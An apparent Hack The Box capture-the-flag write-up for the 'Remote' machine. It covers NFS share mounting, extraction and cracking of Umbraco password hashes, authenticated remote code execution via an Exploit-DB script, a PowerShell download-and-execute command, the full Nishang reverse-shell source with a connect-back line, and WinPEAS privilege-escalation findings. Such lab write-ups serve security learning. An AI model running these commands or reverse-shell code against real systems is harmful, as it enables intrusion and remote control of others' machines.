Htb: remote

Nmap tcp

```
┌─[✗]─[user@parrot]─[~/Desktop/htb]
└──╼ $sudo nmap -p- -sS remote.htb -sC -sV -Pn -v
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-18 00:27 +08
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Initiating SYN Stealth Scan at 00:27
Scanning remote.htb (10.129.95.194) [65535 ports]
Discovered open port 21/tcp on 10.129.95.194
Discovered open port 80/tcp on 10.129.95.194
Discovered open port 111/tcp on 10.129.95.194
Discovered open port 445/tcp on 10.129.95.194
Discovered open port 135/tcp on 10.129.95.194
SYN Stealth Scan Timing: About 2.71% done; ETC: 00:47 (0:18:33 remaining)
SYN Stealth Scan Timing: About 6.27% done; ETC: 00:44 (0:15:12 remaining)
SYN Stealth Scan Timing: About 14.03% done; ETC: 00:38 (0:09:18 remaining)
SYN Stealth Scan Timing: About 20.47% done; ETC: 00:37 (0:07:50 remaining)
Discovered open port 49666/tcp on 10.129.95.194
SYN Stealth Scan Timing: About 31.12% done; ETC: 00:38 (0:07:20 remaining)
SYN Stealth Scan Timing: About 37.64% done; ETC: 00:38 (0:06:19 remaining)
SYN Stealth Scan Timing: About 44.44% done; ETC: 00:37 (0:05:24 remaining)
SYN Stealth Scan Timing: About 51.72% done; ETC: 00:37 (0:04:30 remaining)
SYN Stealth Scan Timing: About 58.51% done; ETC: 00:37 (0:03:46 remaining)
SYN Stealth Scan Timing: About 65.00% done; ETC: 00:36 (0:03:08 remaining)
SYN Stealth Scan Timing: About 71.44% done; ETC: 00:36 (0:02:32 remaining)
SYN Stealth Scan Timing: About 77.42% done; ETC: 00:36 (0:01:59 remaining)
SYN Stealth Scan Timing: About 82.76% done; ETC: 00:36 (0:01:31 remaining)
SYN Stealth Scan Timing: About 89.47% done; ETC: 00:36 (0:00:55 remaining)
Discovered open port 2049/tcp on 10.129.95.194
Completed SYN Stealth Scan at 00:36, 523.26s elapsed (65535 total ports)
Initiating Service scan at 00:36
Scanning 7 services on remote.htb (10.129.95.194)
Completed Service scan at 00:37, 61.61s elapsed (7 services on 1 host)
NSE: Script scanning 10.129.95.194.
Initiating NSE at 00:37
NSE: [ftp-bounce] PORT response: 501 Server cannot accept argument.
Completed NSE at 00:38, 40.14s elapsed
Initiating NSE at 00:38
Completed NSE at 00:41, 182.40s elapsed
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
Nmap scan report for remote.htb (10.129.95.194)
Host is up (0.25s latency).
rDNS record for 10.129.95.194: remote
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd        1-3 (RPC #100005)
49666/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-09-17T16:37:49
|_  start_date: N/A

NSE: Script Post-scanning.
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 807.86 seconds
           Raw packets sent: 131392 (5.781MB) | Rcvd: 547 (50.698KB)
```

Nmap udp

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $sudo nmap -sU remote.htb -Pn -v
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-18 00:27 +08
Initiating UDP Scan at 00:27
Scanning remote.htb (10.129.95.194) [1000 ports]
UDP Scan Timing: About 15.50% done; ETC: 00:31 (0:02:49 remaining)
Discovered open port 111/udp on 10.129.95.194
Discovered open port 2049/udp on 10.129.95.194
Completed UDP Scan at 00:28, 57.16s elapsed (1000 total ports)
Nmap scan report for remote.htb (10.129.95.194)
Host is up (0.27s latency).
rDNS record for 10.129.95.194: remote
Not shown: 998 open|filtered udp ports (no-response)
PORT     STATE SERVICE
111/udp  open  rpcbind
2049/udp open  nfs

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 57.26 seconds
           Raw packets sent: 2044 (94.806KB) | Rcvd: 12 (624B)
```

Mounting public accessible nfs shares

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $showmount -e remote.htb
Export list for remote.htb:
/site_backups (everyone)
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $
```

```
┌─[✗]─[root@parrot]─[/home/user/Desktop/htb/remote]
└──╼ #mount.nfs remote.htb:/site_backups backup/
┌─[root@parrot]─[/home/user/Desktop/htb/remote]
└──╼ #df -h | grep site_backups
remote.htb:/site_backups   24G   12G   13G  48% /home/user/Desktop/htb/remote/backup
┌─[root@parrot]─[/home/user/Desktop/htb/remote]
└──╼ #
```

Interesting usernames found from umbraco data logs

```
admin@htb.local
ssmith@htb.local
```

```
┌─[user@parrot]─[~/Desktop/htb/remote/backup/App_Data/Logs]
└──╼ $cat * | grep htb.local
 2020-02-20 00:12:13,455 [P4408/D19/T40] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
 2020-02-20 00:12:13,455 [P4408/D19/T40] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: User: admin@htb.local logged in from IP address 192.168.195.1
 2020-02-20 00:14:42,175 [P4408/D20/T42] INFO  Umbraco.Web.Editors.AuthenticationController - User admin@htb.local from IP address 192.168.195.1 has logged out
 2020-02-20 00:15:24,558 [P4408/D20/T16] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
 2020-02-20 00:15:24,558 [P4408/D20/T16] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: User: admin@htb.local logged in from IP address 192.168.195.1
 2020-02-20 00:16:45,736 [P4408/D20/T41] INFO  Umbraco.Web.Editors.AuthenticationController - User admin@htb.local from IP address 192.168.195.1 has logged out
 2020-02-20 00:16:55,036 [P4408/D20/T41] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
 2020-02-20 00:16:55,051 [P4408/D20/T41] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: User: admin@htb.local logged in from IP address 192.168.195.1
 2020-02-20 00:21:24,445 [P4408/D20/T42] INFO  Umbraco.Web.Editors.AuthenticationController - User admin@htb.local from IP address 192.168.195.1 has logged out
 2020-02-20 00:21:42,642 [P4408/D20/T16] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
 2020-02-20 00:21:42,642 [P4408/D20/T16] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: User: admin@htb.local logged in from IP address 192.168.195.1
 2020-02-20 00:27:25,904 [P4408/D20/T43] INFO  Umbraco.Web.Editors.AuthenticationController - User admin@htb.local from IP address 192.168.195.1 has logged out
 2020-02-20 00:27:31,767 [P4408/D20/T45] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt failed for username ssmith@htb.local from IP address 192.168.195.1
```

Gathering hashes found inside App_Data


```
┌─[root@parrot]─[/home/user/Desktop/htb/remote/backup]
└──╼ #lsf
total 119K
drwx------ 2 nobody 4294967294 4.0K Feb 24  2020 ./
drwxr-xr-x 1 user   user         30 Sep 18 00:32 ../
drwx------ 2 nobody 4294967294   64 Feb 21  2020 App_Browsers/
drwx------ 2 nobody 4294967294 4.0K Feb 21  2020 App_Data/
drwx------ 2 nobody 4294967294 4.0K Feb 21  2020 App_Plugins/
```

```
drwx------ 2 nobody 4294967294   64 Feb 21  2020 aspnet_client/
drwx------ 2 nobody 4294967294  48K Feb 21  2020 bin/
drwx------ 2 nobody 4294967294 8.0K Feb 21  2020 Config/
drwx------ 2 nobody 4294967294   64 Feb 21  2020 css/
-rwx------ 1 nobody 4294967294  152 Nov  2  2018 default.aspx*
-rwx------ 1 nobody 4294967294   89 Nov  2  2018 Global.asax*
drwx------ 2 nobody 4294967294 4.0K Feb 21  2020 Media/
drwx------ 2 nobody 4294967294   64 Feb 21  2020 scripts/
drwx------ 2 nobody 4294967294 8.0K Feb 21  2020 Umbraco/
drwx------ 2 nobody 4294967294 4.0K Feb 21  2020 Umbraco_Client/
drwx------ 2 nobody 4294967294 4.0K Feb 21  2020 Views/
-rwx------ 1 nobody 4294967294  28K Feb 20  2020 Web.config*
```

```
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-
cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.lo
calen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.lo
calen-US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAl
gorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashA
lgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg==RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hash
Algorithm":"HMACSHA256"}ssmith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32
```

Cracking the hash

```
baconandcheese
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
b8be16afba8c314ad33d812f22a04991b90e2aaa
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
b8be16afba8c314ad33d812f22a04991b90e2aaa	sha1	baconandcheese

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Logged in, enumerate umbraco version



Content - 10.129.95.194

http://10.129.95.194/umbraco/#/content

Help

Umbraco version 7.12.4

Tours

- Getting Started 0%
- Create content 0%
- Data structure 0%

Learn Umbraco

Visit umbraco.tv
The best Umbraco video tutorials

Visit our.umbraco.com
The friendliest community

Close

Documentation
Find the answers to your Umbraco questions

Community
Find the answers or ask your Umbraco questions

Umbraco.TV - Learn from the source!

Umbraco.TV will help you go from zero to Umbraco hero at a pace that suits you. Our easy to follow online training videos

Our Umbraco - The Friendliest Community

Our Umbraco - the official community site is your one stop for everything Umbraco.

Umbraco potential exploit

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $searchsploit umbraco
-------------------------------------------------------------------------------- --------------
-----------------
 Exploit Title                                                                  |  Path
-------------------------------------------------------------------------------- --------------
-----------------
Umbraco CMS - Remote Command Execution (Metasploit)                             |
windows/webapps/19671.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution                      |
aspx/webapps/46153.py
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)                      |
aspx/webapps/49488.py
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting                      |
php/webapps/44988.txt
-------------------------------------------------------------------------------- --------------
-----------------
Shellcodes: No Results
Papers: No Results
```

Getting command execution

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $python3 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.129.95.194/' -c
hostname
remote
```

Os info

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $python3 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.129.95.194/' -c
"systeminfo"

Host Name:                 REMOTE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA801
Original Install Date:     2/19/2020, 4:03:29 PM
System Boot Time:          9/17/2021, 12:24:02 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 697 MB
Virtual Memory: Max Size:  2,431 MB
Virtual Memory: Available: 1,201 MB
Virtual Memory: In Use:    1,230 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 4 Hotfix(s) Installed.
                           [01]: KB4534119
                           [02]: KB4516115
                           [03]: KB4523204
                           [04]: KB4464455
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.129.0.1
                                 IP address(es)
                                 [01]: 10.129.95.194
                                 [02]: fe80::5134:570e:63cc:c194
                                 [03]: dead:beef::5134:570e:63cc:c194
                                 [04]: dead:beef::1a7
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will
not be displayed.

┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $
```

Enumerating username

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $python3 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.129.95.194/' -c whoami
iis apppool\defaultapppool
```

Getting reverse shell

```
┌─[user@parrot]─[~/Desktop/htb/remote]
```

```
└──╼ $python3 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.129.95.194/' -c
powershell.exe -a 'iex(iwr http://10.10.17.102/Invoke-PowerShellTcp.ps1 -UseBasicParsing)'
```

Confirming if file is downloaded

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $lsf
total 24K
drwxr-xr-x 1 user user  132 Sep 18 22:09 ./
drwxr-xr-x 1 user user  450 Sep 18 00:24 ../
-rwxr-xr-x 1 user user 3.5K Sep 18 01:50 49488.py*
drwxr-xr-x 1 user user    0 Sep 18 00:31 backup/
-rw-r--r-- 1 root root  138 Sep 18 01:22 hash.txt
-rw-r--r-- 1 user user    6 Sep 18 00:29 hello.txt
-rw-r--r-- 1 user user 4.3K Sep 18 22:09 Invoke-PowerShellTcp.ps1
lrwxrwxrwx 1 root root   32 Sep 18 01:21 rockyou.txt -> /usr/share/wordlists/rockyou.txt
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $sudo updog -d . -p 80
[+] Serving /home/user/Desktop/htb/remote...
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
10.129.95.194 - - [18/Sep/2021 22:11:13] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

Add the following lines highlighted in red

```
function Invoke-PowerShellTcp
{
<#
.SYNOPSIS
Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.

.DESCRIPTION
This script is able to connect to a standard netcat listening on a port when using the -Reverse
switch.
Also, a standard netcat can connect to this script Bind to a specific port.

The script is derived from Powerfun written by Ben Turner & Dave Hardy

.PARAMETER IPAddress
The IP address to connect to when using the -Reverse switch.

.PARAMETER Port
The port to connect to when using the -Reverse switch. When using -Bind it is the port on which
this script listens.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powercat
listener must be listening on
the given IP and port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Bind -Port 4444

Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to
connect to this port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell over IPv6. A
netcat/powercat listener must be
listening on the given IP and port.

.LINK
http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html
https://github.com/nettitude/powershell/blob/master/powerfun.ps1
https://github.com/samratashok/nishang
```

```
#>
    [CmdletBinding(DefaultParameterSetName="reverse")] Param(

        [Parameter(Position = 0, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 0, Mandatory = $false, ParameterSetName="bind")]
        [String]
        $IPAddress,

        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="bind")]
        [Int]
        $Port,

        [Parameter(ParameterSetName="reverse")]
        [Switch]
        $Reverse,

        [Parameter(ParameterSetName="bind")]
        [Switch]
        $Bind

    )


    try
    {
        #Connect back if the reverse switch is used.
        if ($Reverse)
        {
            $client = New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
        }

        #Bind to the provided port if Bind switch is used.
        if ($Bind)
        {
            $listener = [System.Net.Sockets.TcpListener]$Port
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }

        $stream = $client.GetStream()
        [byte[]]$bytes = 0..65535|%{0}

        #Send back current username and computername
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)

        #Show an interactive PowerShell prompt
        $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
            $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
            $data = $EncodedText.GetString($bytes,0, $i)
            try
            {
                #Execute the command on the target.
                $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
            }
            catch
            {
                Write-Warning "Something went wrong with execution of command on the target."
                Write-Error $_
            }
            $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            #Return the results
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        if ($listener)
        {
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.17.102 -Port 443
```

Reverse shell popped

```
┌─[user@parrot]─[~/Desktop/nishang/Shells]
└──╼ $sudo rlwrap nc -nlvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.129.95.194.
Ncat: Connection from 10.129.95.194:49704.
Windows PowerShell running as user REMOTE$ on REMOTE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>
```

Current user privileges

```
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\windows\system32\inetsrv>
```

User flag

```
ipconfig;hostname;type user.txt

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::19c
   IPv6 Address. . . . . . . . . . . : dead:beef::55ac:bffc:c9ac:bdf7
   Link-local IPv6 Address . . . . . : fe80::55ac:bffc:c9ac:bdf7%12
   IPv4 Address. . . . . . . . . . . : 10.129.95.194
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%12
                                       10.129.0.1
remote
c0a730588a4878506e9b7a4e021ee2d7
PS C:\users\public>
```

Winpeas results

```
  [?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
 [*] OS Version: 1809 (17763)
 [*] Enumerating installed KBs...
 [!] CVE-2019-0836 : VULNERABLE
  [>] https://exploit-db.com/exploits/46718
  [>] https://decoder.cloud/2019/04/29/combinig-luafv-postluafvpostreadwrite-race-condition-pe-with-diaghub-collector-exploit-from-standard-user-to-system/

 [!] CVE-2019-0841 : VULNERABLE
  [>] https://github.com/rogue-kdc/CVE-2019-0841
  [>] https://rastamouse.me/tags/cve-2019-0841/

 [!] CVE-2019-1064 : VULNERABLE
  [>] https://www.rythmstick.net/posts/cve-2019-1064/

 [!] CVE-2019-1130 : VULNERABLE
  [>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

 [!] CVE-2019-1253 : VULNERABLE
  [>] https://github.com/padovah4ck/CVE-2019-1253
  [>] https://github.com/sgabe/CVE-2019-1253

 [!] CVE-2019-1315 : VULNERABLE
  [>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html

 [!] CVE-2019-1385 : VULNERABLE
  [>] https://www.youtube.com/watch?v=K6gHnr-VkAg

 [!] CVE-2019-1388 : VULNERABLE
  [>] https://github.com/jas502n/CVE-2019-1388

 [!] CVE-2019-1405 : VULNERABLE
  [>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019-1405-and-cve-2019-1322-elevation-to-system-via-the-upnp-device-host-service-and-the-update-orchestrator-service/
  [>] https://github.com/apt69/COMahawk

 [!] CVE-2020-0668 : VULNERABLE
  [>] https://github.com/itm4n/SysTracingPoc

 [!] CVE-2020-0683 : VULNERABLE
  [>] https://github.com/padovah4ck/CVE-2020-0683
  [>] https://raw.githubusercontent.com/S3cur3Th1sSh1t/Creds/master/PowershellScripts/cve-2020-0683.ps1

 [!] CVE-2020-1013 : VULNERABLE
  [>] https://www.gosecure.net/blog/2020/09/08/wsus-attacks-part-2-cve-2020-1013-a-windows-10-local-privilege-escalation-1-day/

 [*] Finished. Found 12 potential vulnerabilities.
```

```
������������������������������������ Services Information
�������������������������������������

��������������� Interesting Services -non Microsoft-
� Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
```

```
  [X] Exception: System.Runtime.InteropServices.COMException (0x80070006): The handle is
invalid. (Exception from HRESULT: 0x80070006 (E_HANDLE))
   at System.Runtime.InteropServices.Marshal.ThrowExceptionForHRInternal(Int32 errorCode, IntPtr
errorInfo)
